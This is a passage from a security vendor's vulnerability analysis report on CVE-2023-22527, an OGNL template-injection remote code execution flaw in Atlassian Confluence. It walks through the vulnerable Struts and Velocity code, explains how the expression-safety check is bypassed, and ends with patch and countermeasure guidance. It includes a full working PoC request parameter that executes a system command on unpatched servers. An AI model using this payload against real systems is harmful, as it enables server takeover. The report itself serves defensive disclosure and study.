


Figure 17. isSafeExpression() method verification stack

The isSafeExpression() method checks whether the statement is safe by calling the isSafeExpressionInternal() method. The isSafeExpressionInternal() method calls the containsUnsafeExpression() method again to check whether each node is safe.

```java
public boolean isSafeExpression(String expression) {
    return isSafeExpressionInternal(expression, new HashSet());
}

private boolean isSafeExpressionInternal(String expression, Set<String> visitedExpressions) {
    if (!this.SAFE_EXPRESSIONS_CACHE.contains(expression)) {
        if (this.UNSAFE_EXPRESSIONS_CACHE.contains(expression)) {
            return false;
        }
        if (isUnSafeClass(expression)) {
            this.UNSAFE_EXPRESSIONS_CACHE.add(expression);
            return false;
        } else if (SourceVersion.isName(trimQuotes(expression)) && this.allowedClassNames.contains(trimQuotes(expression))) {
            this.SAFE_EXPRESSIONS_CACHE.add(expression);
        } else {
            try {
                Object parsedExpression = OgnlUtil.compile(expression);
                if (parsedExpression instanceof Node) {
                    if (containsUnsafeExpression((Node) parsedExpression, visitedExpressions)) {
                        this.UNSAFE_EXPRESSIONS_CACHE.add(expression);
                        log.debug(String.format("Unsafe clause found in [\" %s \"]", expression));
                    } else {
                        this.SAFE_EXPRESSIONS_CACHE.add(expression);
                    }
                }
            } catch (OgnlException | RuntimeException e) {
                this.SAFE_EXPRESSIONS_CACHE.add(expression);
                log.debug("Cannot verify safety of OGNL expression", e);
            }
        }
    }
    return this.SAFE_EXPRESSIONS_CACHE.contains(expression);
}
```

Figure 18. Verification process of the isSafeExpression() method

The containsUnsafeExpression() method starts from the root node of the abstract statement tree, and recursively calls the containsUnsafeExpression() method on each node of the tree. The method checks whether each node engages in threatening behavior such as accessing static fields, calling constructors, or assigning variables, whether it uses permitted classes, whether it uses methods that dynamically call classes, and whether it uses variables that are not allowed. In this method, determination of unsafe variable names (#application, #request, etc.) is performed on the ASTVarRef node.

```java
private boolean containsUnsafeExpression(Node node, Set<String> visitedExpressions) {
    String nodeClassName = node.getClass().getName();
    if (UNSAFE_NODE_TYPES.contains(nodeClassName)) {
        return true;
    }
    if ("ognl.ASTStaticMethod".equals(nodeClassName) && !this.allowedClassNames.contains(getClassNameFromStaticMethod(node))) {
        return true;
    }
    if ("ognl.ASTProperty".equals(nodeClassName) && isUnSafeClass(node.toString())) {
        return true;
    }
    if ("ognl.ASTMethod".equals(nodeClassName) && this.unsafeMethodNames.contains(getMethodInOgnlExp(node))) {
        return true;
    }
    if ("ognl.ASTVarRef".equals(nodeClassName) && UNSAFE_VARIABLE_NAMES.contains(node.toString())) {
        return true;
    }
    if ("ognl.ASTConst".equals(nodeClassName) && !isSafeConstantExpressionNode(node, visitedExpressions)) {
        return true;
    }
    for (int i = 0; i < node.jjtGetNumChildren(); i++) {
        Node childNode = node.jjtGetChild(i);
        if (childNode != null && containsUnsafeExpression(childNode, visitedExpressions)) {
            return true;
        }
    }
    return false;
}
```

Figure 19. Recursively calling the ContainsUnsafeExpression() method

Step 2. CVE-2023-22527

1) Bypass getText()

In general, user input values are not interpreted as OGNL statements due to the getText() method in Confluence/template/aui/text-inline.vm [2]. If you insert the OGNL statement after adding the unicode (₩u0027) to the user input value, the user input value after the unicode (₩u0027) is interpreted as an OGNL statement.

```
#set( $labelValue = $stack.findValue("getText('$parameters.label')") )
#if( !$labelValue )
    #set( $labelValue = $parameters.label )
#end

#if (!$parameters.id)
    #set( $parameters.id = $parameters.name)
#end

<label id="${parameters.id}-label" for="$parameters.id">
$!labelValue
#if($parameters.required)
    <span class="aui-icon icon-required"></span>
    <span class="content">$parameters.required</span>
#end
</label>

#parse("/template/aui/text-include.vm")
```

Figure 20. text-inline.vm source code, which is a vulnerable point

An example of an input value that bypasses the getText() method by adding '₩u0027', which is the unicode for '(Apostrophe), is shown below.

?label=₩u0027%2b#[OGNL execution statement]%2b₩u0027

[2] .vm: It is short for Velocity Macro, which is the extension (*.vm) of the template file used by the Velocity template engine.

2) Vulnerability of executing remote codes through the OGNL statement

When the OGNL statement operates after using the unicode to bypass the getText() method, and the remote code is executed, the call stack is diagrammed as follows:




Figure 21. remote code execution call stack

① org.apache.struts2.view.velocity.StrutsVelocityContext#internalGet()

The OGNL expression is verified through isSafeExpression(), but CVE-2023-22527 occurs because verification of a specific object that can access OGNL is missing. The list of objects known to be missing from isSafeExpression() verification is shown below.

object	Whether RCE is possible
#request['.KEY_velocity.struts2.context']	RCE is possible
#request['.freemarker.TemplateModel']	RCE is possible
#request['.freemarker.Request']	Accessible

Among them, perform detailed analysis of the vulnerability analysis using '#request[".KEY._velocity.struts2.context"]', and for detailed information on this object setting, see the VelocityManager.java source codes in the link below.

• URL:https://github.com/apache/struts/blob/266d2d4ed526edbb8e8035df94e94a1007d7c360/plugins/velocity/src/main/java/org/apache/struts2/views/velocity/VelocityManager.java

#request['.KEY.velocity.struts2.context'] plays the same role as request.getAttribute(".KEY.velocity.struts2.context"), which retrieves the attribute value set in the sublet. The attribute value is set as follows, and when calling the #request[".KEY_velocity.struts2.context"] object, the StrutsVelocityContext class is called, and the internalGet method, which can call OgnlTool, is located within the class. The object can access the org.apache.struts2.view.jsp.ui.OgnlTool instance.




Figure 22. Setting the .KEY_velocity.struts2.context attribute value of VelocityManager.java

```
public Object internalGet(String key) {
    if (super.internalContainsKey(key)) {
        return super.internalGet(key);
    }
    if (this.stack != null) {
        Object object = this.stack.findValue(key);
        if (object != null) {
            return object;
        }
        Object object2 = this.stack.getContext().get(key);
        if (object2 != null) {
            return object2;
        }
    }
    if (this.chainedContexts != null) {
        for (int index = 0; index < this.chainedContexts.length; index++) {
            if (this.chainedContexts[index].containsKey(key)) {
                return this.chainedContexts[index].internalGet(key);
            }
        }
        return null;
    }
    return null;
}
```

Figure 23. internalGet method in the StrutsVelocityContext class

② org.apache.struts2.views.jsp.ui.OgnlTool#findValue()

After accessing the org.apache.struts2.views.jsp.ui.OgnlTool instance in vulnerable Confluence, call the findValue() method to enable remote code execution.

③, ④ Freemarker.template.utility.Execute, java.lang.Runtime#exec(java.lang.String)

Execute is a class that allows execution of external commands in the Freemarker Template. After declaring the class, it is possible to execute a specific command by calling the exec method of java.lang.Runtime.

Following the above process, you can add a unicode to the user input value and then execute a remote command by entering an object value that can bypass verification.

Input value	?label=₩u0027%2b%23request₩u005b₩u0027.KEY_velocity.struts2.context₩u0027 ₩u005d.internalGet(₩u0027ognl₩u0027).findValue(%23parameters.x,{})%2b₩u0027 &x=@org.apache.struts2.ServletActionContext@getResponse().getWriter().write((new freemarker.template.utility.Execute()).exec({"id"}))




Figure 24. Result of PoC execution

■ Countermeasure

CVE-2023-22527 occurs due to the template configuration that uses vulnerable expressions in the Confluence server and the bypassing of the stability verification of specific expressions. In other words, the vulnerability occurs due to insufficient verification of the OGNL expression and the use of vulnerable expressions. Therefore, it is not advisable to use an expression that passes a value to getValue() through getText(), such as text-inline.vm where vulnerability was discovered. As shown below, Atlassian deleted many vulnerable or unnecessary templates as a security measure for the vulnerability.

Figure 25. Many vulnerable or unnecessary templates have been deleted

The vulnerable confluence server must be updated to the version with the vulnerability patch applied.

• URL: https://confluence.atlassian.com/kb/faq-for-cve-2023-22527-1332810917.html

Product	Patched version
Confluence Data Center and Confluence Server	8.5.4(LTS)
Confluence Data Center	8.6.0(Data Center Only) 8.7.1(Data Center Only)

■ Reference sites

• URL : https://github.blog/2023-01-27-bypassing-ognl-sandboxes-for-fun-and-charities/#ognltool-ognlutil
• URL : https://confluence.atlassian.com/kb/faq-for-cve-2023-22527-1332810917.html
• URL : https://blog.projectdiscovery.io/atlassian-confluence-ssti-remote-code-execution/
• URL : https://www.scmagazine.com/news/thousands-of-exploit-attempts-reported-on-critical-atlassian-confluence-rce
• URL : https://www.scmagazine.com/news/thousands-of-exploit-attempts-reported-on-critical-atlassian-confluence-rce
• URL : https://www.blackhat.com/docs/us-15/materials/us-15-Kettle-Server-Side-Template-Injection-RCE-For-The-Modern-Web-App-wp.pdf
• URL : https://www.thymeleaf.org/doc/tutorials/3.0/usingthymeleaf.html

EQST INSIGHT

2024.03

SK Shieldus Inc. 4&5F, 23, Pangyo-ro 227beon-gil, Bundang-gu, Seongnam-si, Gyeonggi-do, 13486, Republic of Korea
https://www.skshieldus.com

Publisher : SK Shieldus EQST business group
Production : SK Shieldus Marketing Group